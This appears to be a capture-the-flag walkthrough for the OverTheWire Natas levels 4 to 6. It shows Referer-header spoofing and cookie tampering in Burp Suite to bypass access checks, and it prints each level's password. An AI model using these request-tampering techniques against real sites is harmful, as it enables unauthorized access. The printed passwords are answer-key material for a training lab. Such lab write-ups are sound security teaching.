
The screenshot shows the source code of the Natas4 page. The code includes a header section with CSS links and a script block that contains the message 'Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org"'. The source code is displayed with line numbers and syntax highlighting.

- But it is look like that doesn't give anything else.
- To do that you have to spoof .


- So go to kali linux
- Search tool which is "burpsuite" and click on that.




- Then start burp




- 1st go to “proxy” tab
- 2nd click on “open browser”



- Again, access to natas level 4 by giving credentials




- When get access to the webpage , open it.



- Then go to “burpsuite” and then go to “Intercept” tab and turn on it.

The screenshot shows the Burp Suite interface. At the top, there is a navigation bar with tabs: Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, and Com. Below the navigation bar, there is a sub-navigation bar with tabs: Organizer, Extensions, Learn, **Intercept** (which is highlighted with a red box), HTTP history, WebSockets history, and Proxy settings. Below these bars, there are several buttons: Forward, Drop, **Intercept is on** (which is highlighted with a blue box), Action, and Open browser. The main content area contains a large red-bordered box containing a blue traffic light icon with three grey arrows pointing outwards from behind it. Below the icon, the text "Intercept is on" is displayed. A descriptive text below the box states: "Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." At the bottom of the main content area, there are two buttons: Learn more and Open browser.

- Then refresh the webpage and then you can see the “burpsuite ” has some information related to that webpage.
- Now you can change “referer ” from natas4 to natas5 and forward it to the server as the given below.



Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Dec

Organizer Extensions Learn

Intercept HTTP history WebSockets history | **Proxy settings**

Request to <http://natas4.natas.labs.overthewire.org:80> [13.49.206.224]

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex

```

1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmFOYXMO0lFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o10WtVeExR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer:| http://natas5.natas.labs.overthewire.org/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12

```

- Then forward it

The screenshot shows the NetworkMiner interface with an intercept session. The 'Forward' button in the toolbar is highlighted with a red box. The 'Referer' header field in the request list is also highlighted with a red box.

```

1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmFOYXMOOlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o10WtVeExR
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://natas5.natas.labs.overthewire.org/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
1
2

```


- Then you can see the password for the next level.

The screenshot shows a browser window with the URL `natas4.natas.labs.overthewire.org/index.php`. The page content displays the text "NATAS4" at the top, followed by a message: "Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK". A "Refresh page" link is visible at the bottom right of the message box. The "We Chall" logo is in the bottom right corner of the browser window.


- Password : **0n35PkggAPm2zbEpOU802c0x0Msn1ToK**

Natas Level 4 → Level 5

- Username: natas5
 - URL: <http://natas5.natas.labs.overthewire.org>
 - Password : **On35PkggAPm2zbEpOU802c0x0Msn1ToK**
-
- Go to new tab and paste URL which is given and give the password and username to access this level.



- View webpage




- Go to source code to search something valuable

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas5", "pass": "0n35PkggAPm2zbEp0U802c0x0Msn1ToK" };</script></head>
11 <body>
12 <h1>natas5</h1>
13 <div id="content">
14 Access disallowed. You are not logged in</div>
15 </body>
16 </html>

```

- Go back to page and go settings >> more tools >> open web developer tools




- Then go to “storage” and see it’s details.
- Then you can the “logged in ” value is 0” which is cookie. Change it to “1”
- Then send request using this “1” cookie to webpage.



- Then you can see the password for the next level.
 - Passowrd : **ORoJwHdSKWFTYR5WuiAewauSuNaBXned**

Natas Level 5 → Level 6

- Username: natas6
 - URL: <http://natas6.natas.labs.overthewire.org>
 - Passowrd : ORoJwHdSKWFTYR5WuiAewauSuNaBXned
-
- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you can see, we must input secret to get password.
- But we don't know that secret.
- Go to chromium and access that level 6 webpage again.

Input secret:

Submit Query

[View sourcecode](#)

- So that , we have to go source code to see what's going on.
- Go to “ view source code ”

NATAS6

Input secret:

Submit

[View sourcecode](#)

SUBMIT TOKEN

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas6", "pass": "0RoJwHdSKWFTYR5WuiAewauSuNaBXned" };</script></head>
11 <body>
12 <h1>natas6</h1>
13 <div id="content">
14
15
16 <form method=post>
17 Input secret: <input name=secret><br>
18 <input type=submit name=submit>
19 </form>
20
21 <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
22 </div>
23 </body>
24 </html>

```


- View “ index-source.html ” file .

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">
<?
include "includes/secret.inc";
if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

- Input secret something you want



- Open “burpsuite” and turn on “intercept” and then submit secret code.

A screenshot of the Burp Suite interface. On the left, a browser window shows a "Wrong secret" message with an input field containing "asdfgh". The input field is highlighted with a red box. Below the input field is a "Submit" button. To the right, the Burp Suite toolbar has several tabs: "Organizer", "Extensions", "Learn", "Intercept" (which is highlighted and has a blue background), "HTTP history", "WebSockets history", and "Proxy settings". Below the toolbar, there are buttons for "Forward", "Drop", "Action", and "Open browser". A status message "Intercept is on" is displayed with a small icon of a shield and a wrench. At the bottom, there is a note: "Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." with "Learn more" and "Open browser" buttons.

- Then you can see the http request is going out to the server(POST) and the secret code that we have given

